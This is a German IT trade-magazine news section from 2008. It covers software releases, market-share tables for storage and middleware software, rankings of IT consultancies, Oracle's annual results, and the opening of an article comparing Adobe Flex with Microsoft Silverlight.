Die quelloffene Software i-doit (www.i-doit.org), ein ITIL-konformes Dokumentationssystem zur Verwaltung der IT-Landschaft, ist in der Version 0.9.3 verfügbar. Diverse kleinere Ausbauten sollen Stabilität und Performance verbessern. Neuerdings bietet i-doit-Entwickler Synetics ergänzende kostenpflichtige Dienstleistungen an, als erstes Produkt eine Support-Box. Sie ist in der ersten Fassung mit drei Supportanfragen „bestückt“, die Kunden innerhalb eines Jahres einlösen können. Die Abwicklung erfolgt über Internet und Telefon. Neben dem Support-Schein sind eine gedruckte Fassung des Benutzerhandbuchs zur Version 0.9.3 sowie die aktuelle Version auf CD Bestandteil der Box. Käufer erhalten darüber hinaus zwei Add-ons von Synetics, die erst zu einem späteren Zeitpunkt allgemein verfügbar sein sollen: Einen Reportmanager und ein Werkzeug zur automatischen Inventarisierung von Windows-, Linux-, Mac- und BSD-Systemen. Letzteres Add-on besteht im Kern aus der generischen Im- und Export-Schnittstelle von i-doit, die unter anderem das Einlesen von Informationen aus dem französischen Open-Source-Projekt H-Inventory ermöglicht.

Folgen von IT-Ereignissen im Blick

IDS Scheer nutzte die eigene Anwenderkonferenz Aris Processworld dafür, die Kombilösung aus Aris Business Architect und BMC Atrium CMDB vorzustellen. Mit dem von beiden Firmen gemeinsam entwickelten Produkt BMC Discovery for Business Processes lassen sich Geschäftsprozessmodelle im Aris Business Architect automatisch aufdecken und dynamisch den entsprechenden Informationen zu IT-Services und Infrastruktur in BMC Atrium CMDB zuordnen. Über eine Schnittstelle werden hierzu die Daten der CMDB extrahiert und in das Repository von Aris importiert. Durch die Kombination der Produkte lässt sich nachvollziehen, welcher Geschäftsprozess wie stark von einem bestimmten Vorfall in der IT-Infrastruktur betroffen ist.

KURZ NOTIERT



Zertifiziert: DX-Union von Materna erhielt mit dem Status „Citrix Ready“ die offizielle Bestätigung, dass sich Citrix-Farmen über die Arbeitsplatzmanagementsoftware verwalten lassen. Die ab September 2008 verfügbare Version 6.2 soll die Unterstützung auf Citrix Xenapps-Farmen erweitern.

Finanzspritze: NTRglobal erhielt in einer neuerlichen Finanzierungsrunde 22 Mio. Euro von Kennet Partners und Atlas Venture. Mit dem frischen Kapital will das Unternehmen den Ausbau des Vertriebs seiner On-Demand-Lösungen für Administration und Collaboration forcieren. Zu den Lösungen zählen NTRadmin (Remote System Management), NTRadmin BOTS (Automatisierung von IT-Aufgaben) und NTRsupport (Help Desk).

Hilfestellung: Quest Software hat neue Releases für die Verwaltung von SQL-Server-Umgebungen vorgestellt. Version 2.5 des Capacity Manager for SQL Server plant die Kapazität von SQL-Server-Datenbanken und Anwendungen.

Kombipack: ASG Software Solutions kooperiert mit Microsoft auf dem Gebiet des Performance-Managements. Eine gemeinsame Programmierschnittstelle (API) verbindet Microsofts System Center Operations Manager mit der Business Service Plattform von ASG. Über diesen Weg gelangen Informationen über die Serverleistung ins Service-Management. Zentraler Bestandteil von BSP ist eine CMDB-Komponente.

Markt für Speichermanagement wächst

Weltweit legten die Einnahmen mit Speichermanagement-Software (SMS) im vergangenen Jahr um 12,2 % auf 10,6 Mrd. Dollar zu. Insbesondere die Geschäfte mit Programmen für Backup/Recovery und Datenreplikation trugen dazu bei. Zu diesem Schluss kommen die Analysten der Gartner Group in ihrer alljährlichen Analyse. Wie in den Jahren zuvor hatte der Trend Bestand, dass die führenden Anbieter einen wachsenden Part am Gesamtvolumen vereinnahmen. 2007 konnten die fünf umsatzstärksten Firmen ihren Anteil auf über 74 % ausbauen, wobei der Zuwachs zum Teil Folge der Akquisition kleinerer Anbieter war. Unstrittig die Nummer eins unter den SMS-Herstellern war mit 26,5 % EMC, auch wenn der Vorsprung zur Konkurrenz um einige Punkte schrumpfte. Den größten Wachstumsschub wiesen Netapp mit 35,5 % und IBM mit 29,3 % auf.

Speichermanagement-Software

Anbieter	Umsatz 2007	Marktanteil	Umsatz 2006	Marktanteil	Wachstum
EMC	2,805	26,5 %	2,733	28,9 %	2,7 %
Symantec	1,946	18,4 %	1,767	18,7 %	10,1 %
IBM	1,394	13,2 %	1,078	11,4 %	29,3 %
NetApp	1,105	10,4 %	0,816	8,6 %	35,5 %
HP	0,628	5,9 %	0,589	6,2 %	6,6 %
Sonstige	2,716	25,6 %	2,461	26,1 %	10,4 %
total	10,594	100,0 %	9,443	100,0 %	12,2 %

Umsatzangaben in Milliarden Dollar

Quelle: Gartner 6/2008

CA bringt acht Werkzeuge auf einen Streich

CA bringt im Rahmen seiner EITM-Strategie (Enterprise IT Management) acht neue Produkte auf den Markt. Die Werkzeuge sollen Unternehmen dabei unterstützen, über verteilte Umgebungen hinweg Betriebsrisiken zu senken und gleichzeitig Compliance-Anforderungen effektiv zu managen. Zu den Neuvorstellungen zählt der IT Process Manager, mit dem Unternehmen automatisiert Workflows für die Unterstützung ihrer IT-Prozesse entwickeln, verwalten und darüber Reports anlegen können. Er kann mit über 30 Management-Systemen von CA, aber auch von Drittanbietern wie IBM, BMC, HP und Microsoft zusammenarbeiten. Per „Drag und Drop“ lassen sich IT-Management-Prozesse abteilungsübergreifend einrichten. Zum Lieferumfang gehören Vorlagen (Templates), die das Definieren regelbasierter Workflows über verschiedene Systeme hinweg vereinfachen sollen.

Die Release r11.2 von ASM (Advanced Systems Management), das dem plattform- und herstellerunabhängigen Management physischer und virtueller Umgebungen dient, lässt sich nun mit VMwares Virtualcenter verknüpfen und unterstützt Suns Logical Domains (LDOM). Wie der Name nahelegt, kommt „OPS/MVS Event Management and Automation“ fürs Management der z/OS-System-Ressourcen auf IBM-Mainframes zum Einsatz. Das neue Release 11.6 enthält die Switch Operations Facility (SOF), die Administratoren Einblick in den Zustand komplexer ESCON (Enterprise Systems Connection)- und Fiber-Connectivity-Infrastrukturen (FICON) gewährt.

Außer den genannten drei Automatisierungswerkzeugen hat CA fünf weitere vorgestellt, die primär auf das unternehmensweite Risikomanagement ausgerichtet sind. Namentlich handelt es sich um den GRC Manager r1.5 (automatisiert die Verwaltung von Governance-, Risk- und Compliance-Programmen), den Security Compliance Manager (spürt Sicherheits- und Compliance-Verstöße auf und initiiert die Korrektur), Access Control r12 (unterstützt ein aggregiertes Reporting von Zugriffsrechten und Regeln), Identity Manager r12 (verwaltet Nutzeridentitäten) sowie den Software Compliance Manager (erkennt unter anderem ineffizientes Software-Lizenzmanagement).

KURZ NOTIERT

Lukrative Forschung: Die Fraunhofer-Gesellschaft steigerte im Geschäftsjahr 2007 ihr Budget um 11 % auf 1,32 Mrd. €. Mit Auftragsforschung wurden insgesamt Erträge in Höhe von 776 Mio. € erwirtschaftet, aus Projekten mit der Wirtschaft kamen 422 Mio. € dazu, und Bund, Länder und EU waren mit 354 Mio. € dabei.

Dickes Geschäft: Im deutschen Outsourcingmarkt ist im laufenden und in den kommenden zwei Jahren mit einer jährlichen Wachstumsrate von durchschnittlich 8,2 % zu rechnen, prognostizieren die Marktforscher der Experton Group. Das Marktvolumen soll im Zeitraum 2007 bis 2010 von 14 Mrd. € auf 18 Mrd. € zulegen.

Beeindruckend: Die Zahl der weltweit installierten PCs hat die Eine-Milliarde-Marke passiert. Zu diesem Ergebnis gelangt Gartner. Die US-Beratung rechnet mit einen jährlichen Zunahme von unter 12 %. Legt man dieses Wachstumstempo zugrunde, können es 2014 bereits zwei Milliarden Systeme sein.

Wechselspiele: Rund ein Drittel der Belegschaft von IBM muss innerhalb des Konzerns wechseln. Grund ist eine neue Konzernstruktur, die sich an den vier Bereichen Research & Development, Sales & Consulting, Solutions & Services und Management & Business Support orientiert.

Aus der Traum: Die skandinavische TK-Firma Teliasonera will sich nicht von France Telecom kaufen lassen. Selbst das im Juni erhöhte Angebot aus Bargeld und Aktien, dessen Wert sich auf insgesamt etwa 27 Mrd. € summiert hätte, konnte das Management nicht umstimmen.

IT-Beratung und Systemintegration: Lünendonks TOP 25

Solides Wachstum

Achim Born

Der IT-Beratungsmarkt in Deutschland boomt. Von dem Wachstum profitieren in erster Linie die 25 führenden Anbieter. Allerdings gibt es innerhalb dieser Gruppe interessante Verschiebungen.

Bitkom wird nicht müde, auf die wachsende Nachfrage für IT-Beratung und Systemintegration am deutschen Markt hinzuweisen. Für das vergangene Jahr meldet der Industrie-Lobbyverband ein Wachstum um 6,4 % auf ein Gesamtvolumen von 15 Mrd. €. Fast 40 % dieses Marktes, mithin 5,9 Mrd. €. erwirtschaften hierbei die von der Kaufbeurener Lünendonk GmbH alljährlich ermittelten 25 führenden Firmen, die jeweils mindestens 60 % ihres Umsatzes mit IT-Beratung und Systemintegration erzielten.

Mit einem durchschnittlichen Wachstum von 12,4 % legten die Top 25 der Branche überdurchschnittlich zu. Die Entwicklung der einzelnen Firmen ist recht unterschiedlich. So reicht die Bandbreite der Veränderungen bei den Inlandsumsätzen von plus 45,5 % bis minus 35,1 %. Allerdings mussten nur vier der 25 Firmen im vergangenen Jahr einen Umsatzrückgang verkraften. Die Zuwächse der Inlandsumsätze fallen bei den Top 10 der Liste im Schnitt mit 4,2 % jedoch deutlich geringer aus als bei den mittelgroßen und kleineren Anbietern des Top-25-Rankings.

Wie in den Vorjahren führen IBM und Accenture die Liste an. Der Vergleich mit dem Ranking aus 2007 zeigt, dass die SAP in der Liste keine Erwähnung mehr findet, da sie inzwischen in den Mutterkonzern integriert wurde. Dieser wird bekanntlich als Standardsoftware-Unternehmen geführt, da mehr als 60 % des Umsatzes im Softwaregeschäft anfallen. Die Atos Origin GmbH, im Vorjahr noch Nummer 3, führen die Lünendonk-Analysten heuer in der Liste IT-Service-Unternehmen. Neu aufgerückt in das Beratungs- und Systemintegrations-Ranking ist die Münchener Allgeier Holding AG, die sich von ihren Zeitarbeitsaktivitäten getrennt hat, und die auf die TK-Branche spezialisierte Kölner Tecon Technologies AG.

Nur geringer Exportanteil

Typisch für die im Bereich IT-Beratung und Systemintegration aktiven Firmen ist ein im Vergleich zu Standardsoftware-Unternehmen relativ geringer Auslandsumsatzanteil. Von den 15 Unternehmen der aktuellen Liste, die ihren Hauptsitz in Deutschland haben, wurde im Ausland mit rund 710 Mio. € ein vergleichsweise geringer Umsatz erzielt; der Exportanteil blieb damit unverändert bei rund 24 %.

Etwa 43 000 Mitarbeiter waren 2007 bei den Top 25 Firmen in Deutschland beschäftigt. Das sind rund 3000 mehr als im Jahr davor. Da der Umsatz der Unternehmen im Mittel deutlich stärker gestiegen ist als die Mitarbeiterzahl, ist der durchschnittliche Pro-Kopf-Umsatz von rund 150 000 € 2006 um 3 % auf rund 155 000 € im letzten Jahr gestiegen. Für das laufende Jahr gehen die Top 25 von einem durchschnittlich 8 %igen Wachstum aus. (WM)

Top 25 der deutschen IT-Berater und Systemintegratoren

Rang	Unternehmen	Umsatz 2007	Umsatz 2006	Mitarbeiter 2007	Mitarbeiter 2006
1	IBM Business Services	1200,0	1056,0	k. A.	k. A.
2	Accenture	735,0	682,0	4300	3996
3	Lufthansa Systems	509,0	488,7	2540	2660
4	CSC	365,0	405,0	3000	3600
5	Capgemini	361,0	344,0	4292	3754
6	LogicaCMG	258,0	244,5	2200	2100
7	Cirquent	245,0	228,0	1535	1493
8	msg systems	232,5	220,1	1970	1945
9	sd&m	186,0	178,0	1400	1218
10	ESG	177,9	180,7	1070	1008
11	GFT Technologies	170,0	137,0	301	296
12	TietoEnator	152,0	124,0	1350	1062
13	IDS Scheer AG	148,4	125,7	1400	1320
14	C1 Group	146,0	118,0	980	855
15	Materna	145,8	124,9	1105	1084
16	IT-Services and Solutions	130,0	136,2	1100	1200
17	Allgeier Holding	128,0	88,0	1280	980
18	BTC	105,6	82,8	963	631
19	Itelligence	96,3	73,9	647	527
20	Sercon	93,6	93,6	800	800
21	Unisys	87,0	134,0	339	435
22	Syskoplan	57,5	45,2	395	326
23	Mieschke Hofmann und Partner	47,8	37,7	359	298
24	Tecon	47,1	32,6	362	256
25	Danet	46,9	46,9	410	432

Umsatzzahlen in Millionen Euro

Quelle: Lünendonk GmbH, Juni 2008

KURZ NOTIERT

Auf Kurs: Die Datev steigerte den Umsatz 2007 um 5 % auf 614,1 Mio. €. Das Betriebsergebnis betrug 37,8 Mio. €. Für 2008 rechnet das Management des Nürnberger Software- und IT-Dienstleistungsunternehmens mit einem Umsatzzuwachs auf rund 642 Mio. €.

Wissen, was läuft: Nokia übernimmt den Service-Provider Plazes (www.plazes.com). Das Berliner Internet-Start-up mit 13 Mitarbeitern bietet einen kontext- und ortsbezogenen Social-Activity-Dienst an, mit dem Menschen ihre täglichen Aktivitäten planen, speichern und untereinander austauschen können.

Einfach mal fragen: Microsoft übernimmt mit Powerset einen Pionier für semantische Suchmaschinen. Im Unterschied zu der gewöhnlichen Schlagwortsuche unterstützt Powerset ausformulierte Anfragen in natürlicher Sprache. Microsoft soll laut Schätzungen rund 100 Mio. $ für den Kauf hingeblättert haben.

Aufkauf: Tibco beabsichtigt, Insightful zu übernehmen. Programme für statistische Datenanalyse und Data Mining des Anbieters sollen die Unternehmensanalyse-Plattform Spotfire ergänzen.

Materna wächst um 16 Prozent

Der Dortmunder ITK-Dienstleister Materna hat im Geschäftsjahr 2007 einen Gruppenumsatz von 175 Mio. € erwirtschaftet und damit eine Steigerung von 16,6 % gegenüber dem Vorjahr (150 Mio. €) erreicht. Ein Gutteil des Wachstums stammt aus dem Auslandsgeschäft, dessen Anteil an den Einnahmen von 13 % auf 17 % gesteigert werden konnte. Materna beschäftigt europaweit rund 1300 Mitarbeiter. Seit Jahresbeginn kamen 30 neue hinzu; zurzeit sucht man weitere 170 Mitarbeiter.

Oracle mit sehr gutem Jahresergebnis

Die aggressive Akquisitionspolitik von Oracle zahlt sich aus. Der US-Hersteller legte im vierten Finanzquartal 2008, das zum 31. Mai endete, einen Umsatzsprung um 24 % auf 7,2 Mrd. $ hin. Der Reingewinn stieg um 27 % auf 2,0 Mrd. $. Selbst wenn die Auswirkungen der Übernahmen herausgerechnet werden, konnte Oracle im Schlussquartal mit besseren Bilanzzahlen glänzen als die Analysten erwarteten. Selbst währungsbereinigt sind die Steigerungen noch beeindruckend.

Für das gesamte Geschäftsjahr 2008 lag der Umsatz bei 22,4 Mrd. $ (+25 %). Damit gelang es Oracle erstmalig, die Softwaresparte von IBM zu überflügeln. Der Reingewinn stieg um 29 % auf 5,5 Mrd. $. Insgesamt legten die Erlöse aus den Softwarelizenzen im vergangenen Geschäftsjahr um 28 % auf 7,5 Mrd. $ zu. Die Einnahmen aus Neulizenzen für Datenbanken und Middleware sollen sich dabei um 24 %, die Einnahmen aus Neulizenzen für Applikationen um 38 % erhöht haben. Die Umsätze aus Lizenz-Updates sowie Produktwartung stiegen um 24 % auf 10,3 Mrd. $. Die Services-Einnahmen steuerten 4,6 Mrd. $ (+21 %) bei.

Bei der Vorstellung der Ergebnisse des Geschäftsjahres 2008 traten die Oracle-Verantwortlichen für das neue Jahr allerdings ein wenig auf die Euphoriebremse. Der Umsatz für das erste Quartal soll sich zwischen 5,42 und 5,51 Mrd. $ einpendeln, was auf einen Zuwachs zwischen 18 % und 20 % und damit die schwächste Wachstumsrate seit 2006 hindeutet. Ob die nahezu zeitgleich angekündigte massive Erhöhung der Lizenzpreise um bis zu 20 % in den USA diese Schwächephase beim Wachstum ausgleichen soll, lässt sich nicht abschließend bewerten. Denn sie kann ebenso dem schwachen $-Kurs geschuldet sein, der manches europäische Unternehmen zum günstigeren Lizenzeinkauf via USA verleitet.

Ausgewählte Bilanzwerte von Oracle

Bereich	Umsatz 2008*	Anteil am Umsatz	Umsatz 2007*	Anteil am Umsatz	Wachstum	Wachstum bereinigt
Softwarelizenzen	7,515	34	5,882	33	28	21
Updates & Support	10,328	46	8,329	46	24	18
Software-Umsatz gesamt	17,843	80	14,211	79	26	19
Services	4,587	20	3,785	21	21	15
Gesamtumsatz	22,430	100	17,996	100	25	19
Nettogewinn	5,521	25	4,274	24	29	18

*) Das Geschäftsjahr endet im Mai. Umsatzzahlen in Milliarden Dollar, Anteil und Wachstum in Prozent

Quelle: Oracle, Juni 2008

Lukrative Geschäfte mit Middleware

Der Umsatz mit Applikationsinfrastruktur- und Middleware-Software – kurz AIM-Software – legte 2007 weltweit um fast 13 % auf 14,1 Mrd. $ zu. Das Wachstum basiert laut einer Gartner-Untersuchung vornehmlich auf der steigenden Nachfrage in den noch jungen Middleware-Bereichen ESB (Enterprise Service Bus) und BPMS (Business Process Management Suites) sowie der boomenden Nachfrage in den Schwellenländern.

Im vergangenen Jahr machten die führenden fünf Anbieter mehr als die Hälfte der Einnahmen im Gesamtmarkt unter sich aus. Durch Übernahmen und Ausbau ihres Produktangebots nehmen sie nach Ansicht der Gartner-Analysten den kleineren Herstellern peu à peu weitere Marktanteile weg.

Nach wie vor die unbestrittene Nummer 1 ist IBM. Daran wird auch die Übernahme von Bea (Nummer 2) durch Oracle (Nummer 3) nichts ändern. Dies gilt im Übrigen auch mit Blick auf die Region EMEA (Europa, Nahost und Afrika). Hier führt IBM ebenfalls das 2007er-Ranking mit einem Marktanteil von 31 % an, gefolgt von Oracle mit 8,8 % und Bea mit 8,5 %. Neue Nummer 4 ist die Software AG. Das Darmstädter Softwarehaus konnte durch den Aufkauf von Webmethods seinen Marktanteil auf knapp 4 % verdoppeln und Tibco (3,7 %) hinter sich lassen.


Im Unterschied zu der weltweiten Entwicklung sind die starken Wachstumsjahre in EMEA jedoch vorbei. 2007 wuchsen die Umsätze mit AIM-Software in der Region nur noch um 5,9 % auf 3,4 Mrd. €.

Weltweiter Umsatz mit Middleware

Unternehmen	Umsatz 2007	Marktanteil	Umsatz 2006	Marktanteil	Wachstum
IBM	4,090	28,9	3,555	28,3	15,1
Bea Systems	1,324	9,3	1,225	9,8	8,1
Oracle	1,203	8,5	1,005	8,0	19,7
Sterling	0,443	3,1	0,437	3,5	1,4
Microsoft	0,426	3,0	0,301	2,4	41,6
andere	6,677	47,2	6,022	48,0	10,9
gesamt	14,163	100,0	12,543	100,0	12,9

Umsatzzahlen in Milliarden Dollar, Marktanteil und Wachstum in Prozent

Gartner, Juni 2008



Flex vs. Silverlight: Unterschiede und Gemeinsamkeiten

Im Wettstreit

Kai König, John-Daniel Trask

Dass Adobes Flash auf dem Gebiet der Rich Internet Applications gewichtige Konkurrenz bekommt, war bereits klar, als Microsoft vor rund einem Jahr Silverlight 1 vorstellte. Jetzt gibt es die Version 2, die technisch deutlich aufholen soll.

Adobe und Microsoft besetzen einerseits mit Flash, Flex und AIR (Adobe Integrated Runtime) sowie andererseits mit WPF (Windows Presentation Foundation) und Silverlight die Pole Position der Rich Internet Applications (RIA). Der Begriff – im Jahr 2002 von Macromedia im Zusammenhang mit Flash MX und Applikationen für Flash Remoting geprägt – und sein dreibuchstabiges Akronym werden gegenwärtig an vielen Stellen und seitens verschiedener Hersteller hochgejubelt.

Schaut man sich die Installationsbasis des Flash-Player-Plug-in an und ruft sich ins Bewusstsein, mit welcher Marktmacht Microsoft Techniken zum De-facto-Standard befördern kann, so ist zu vermuten, dass sich das Duell um die RIA-Technik der Zukunft zu einem guten Teil zwischen Microsoft und Adobe abspielen wird.

Dieser Artikel stellt beide RIA-Modelle vor, versucht sich aber bewusst nicht an einem Vergleichstest. Vielmehr soll er zeigen, welches die Kernelemente beider Ansätze sind und wie sich diese in der jeweils anderen Plattform widerspiegeln.

RIAs in beliebigen .Net-Sprachen

Silverlight ist Microsofts aktuelle Entwicklungsplattform für Rich-Internet-Applikationen, die der Hersteller mit dem Ziel ins Rennen geschickt hat, sich als Alternative zu Flash, Flex und anderen RIA-Frameworks zu etablieren.

Die Auslieferung einer Silverlight-Anwendung erfolgt über den Webbrowser, für die Darstellung steht für verschiedene Plattformen ein Browser-Plug-in zur Verfügung. Microsofts Ansatz ähnelt damit stark dem Modell, das der Mitbewerber Adobe nutzt, um Flash- oder Flex-Applikationen auf der Client-Seite auszuführen.

Die Version 1.0 von Silverlight wurde am fünften September 2007 veröffentlicht [1]. Sie stellte ein einfaches Präsentations-Framework bereit, das mit XAML (Extensible Application Markup Language) arbeitet, einer XML-basierten Markup-Sprache, die Microsoft für das Windows Presentation Framework entwickelt hat.

Mit dieser ersten Release konnten Entwickler einfache Animationen mit Shapes und Text erzeugen, videobasierte Inhalte einbinden und mit dem DOM (Document Object Model) der die Anwendung umgebenden Seite interagieren. Eine weitergehende Applikationsentwicklung war nicht unmöglich, jedoch technisch herausfordernd.

Das soll die zurzeit als Beta verfügbare Version 2.0 von Silverlight ändern (s. „Es werde Licht“ auf Seite 48). Eines der wichtigsten Features ist die Integration des .Net Framework in Silverlight. Dieser Schritt war technisch notwendig, kam aber selbst für eingefleischte Kenner von Microsoft ein wenig überraschend. Silverlight 2.0 basiert nun auf einer kompletten Implementierung der Common Language Runtime (CLR), die die Funktionen des .Net Framework in der Version 3.5 abdeckt. Für Entwickler bedeutet dies, dass sie prinzipiell jede .Net-Sprache wie C#, VB.Net et cetera zur Anwendungsentwicklung mit Silverlight 2 nutzen können.

Durch diese Öffnung der Plattform dürfte Silverlight 2 bald über eine genügend große Entwicklergemeinde verfügen. Das zum Betreiben der Anwendungen nötige Plug-in existiert für Windows und Mac OS X. Für andere Plattformen ist zurzeit keine offizielle Unterstützung verfügbar, für Linux ist jedoch mit Moonlight eine Open-Source-Implementierung auf dem Weg.

Zur Zielgruppe von Silverlight zählen nicht nur Entwickler, sondern auch Designer, die ein flexibles Canvas wünschen, in dem sie RIAs entwerfen können. Diesen Trend zu reichhaltigen Benutzerschnittstellen und ausgefeiltem interaktiven Design beobachtet man nicht nur im Umfeld der Rich Internet Applications, sondern in der Softwareentwicklung generell. Es reicht heutzutage nicht mehr, Marktführer nur auf einer technischen Grundlage zu sein, Organisationen müssen ebenfalls auf die oben genannten eher weichen Werte im Rahmen der Anwendungsentwicklung achten – ein Bereich, in dem Microsoft bislang kaum vertreten war, Adobe dafür mit seinen Kreativwerkzeugen umso stärker.



- Mit Flash, Flex und AIR auf der einen Seite und WPF, Silverlight und Expression Blend auf der anderen bieten Adobe und Microsoft Entwicklern Plattformen mit zugehörigen Entwicklungswerkzeugen für Rich Internet Applications.
- In beiden Fällen dient ein Browser-Plug-in der Darstellung der Inhalte, und beide Plattformen stellen deklarative Markup-Sprachen für die Beschreibung der Oberfläche zur Verfügung.
- Silverlight-Anwender können sowohl Client- als auch Serveranwendungen in der .Net-Sprache ihrer Wahl entwickeln, Flash-Entwickler hingegen können MXML- und Actionscript-Programme nur für den Client erstellen.

Filmmetaphern oder Actionscript

Bei einem Blick auf Adobes Flash-Plattform stellt sich zunächst die Frage, welche der verschiedenen Techniken Silverlight am nächsten kommt. Im Kern ist das Adobes RIA-Laufzeitumgebung, der Flash Player.

Allerdings ist dies keine hundertprozentige Entsprechung, denn Silverlight kommt mit eigenem SDK und der Integration in die CLR und die .Net-Welt, sodass zumindest Teile der Flash-Autorenumgebung sowie die UI-Klassenbibliothek von Flex für eine halbwegs korrekte Abbildung in Betracht gezogen werden müssen. Der oftmals getroffene Vergleich von Silverlight mit AIR, Adobes Desktop-Laufzeitumgebung für RIAs, ist übrigens falsch, da die technischen Ansätze sich signifikant unterscheiden.

Wie Silverlight- werden Flash- und Flex-Applikationen in einem Browser-Plug-in betrieben. Der aktuelle Flash Player liegt in Version 9 vor, auf Adobe Labs können interessierte Nutzer und Entwickler bereits eine Preview der Version 10 herunterladen.

Es war seinerzeit Macromedia, das mit Flash MX und der Unterstützung von RPC-Aufrufen aus Flash heraus zu Backend-Applikationen das RIA-Konzept prägte. Damals handelte es sich bei der Laufzeitumgebung um den Flash Player 6, und sowohl Macromedia als auch Adobe haben in der Zwischenzeit an ihrer Plattform geschraubt.

Adobe bietet zwei grundsätzlich verschiedene Arten, RIAs für den Flash Player zu erzeugen. Die erste nutzt die Flash-Autorenumgebung und die mit dieser verbundenen Metaphern wie Movieclips, Timeline, Frames et cetera. Die andere basiert auf Flex und bietet neben dem aus Flash bekannten Actionscript eine XML-basierte Markup-Sprache (MXML) zur Deklaration von Benutzerschnittstellen in Flex.

An dieser Stelle besteht ein grundlegender Unterschied zum Silverlight-Modell. SL-Entwickler können sowohl den Client als auch Serveranwendungen auf Basis von Microsofts CLR in der .Net-Sprache ihrer Wahl entwickeln. Die Flash-Plattform trennt strikt zwischen Client und Server – Adobes Verantwortung reicht prinzipiell mit MXML und Actionscript nur bis zum Übergabepunkt der Applikationsdaten zwischen Client und Server.

Silverlights Browser-Plug-in ist zurzeit 4,6 MByte groß und für automatische Updates konfiguriert. Benutzer können auf dem Client des Weiteren einstellen, wie viel lokalen Speicher Silverlight-Anwendungen auf dem Client nutzen können. Die Standardeinstellung per Domain ist 1 MByte. Das Plug-in steht für Mac OS X sowie Windows zur Verfügung.

Plug-in ist immer erforderlich

Schaut man sich die Mechanismen des Flash Player an, sieht man, dass das Silverlight-Plug-in offensichtlich vom Modell des Flash-Plug-in inspiriert wurde. Je nach Plattform liegt die Download-Größe zwischen 1,4 und 5 MByte. Adobe unterstützt neben Mac OS X und Windows jedoch aufseiten des Plug-in zusätzlich Linux und Solaris mit aktuellen Versionen des Player. Die Konfigurationsmöglichkeiten erstrecken sich außer auf Speichereinstellungen pro Domain auf den Zugriff auf Mikrofon und Webcam sowie andere Hardwareanpassungen.

Zunehmender Beliebtheit erfreuen sich deklarative Sprachen in RIA-Frameworks, da sie die UI-Entwicklung einfacher gestalten. Im Falle von Silverlight stellt Microsoft XAML bereit, das erstmals im Rahmen des Windows Presentation Framework auftauchte. Der Hersteller hat die Markup-Sprache für Silverlight nicht wesentlich verändert, was Programmierern den Umstieg vereinfacht. Einige Teile der Sprache wurden jedoch speziell für die Anforderungen der Webentwicklung modifiziert.

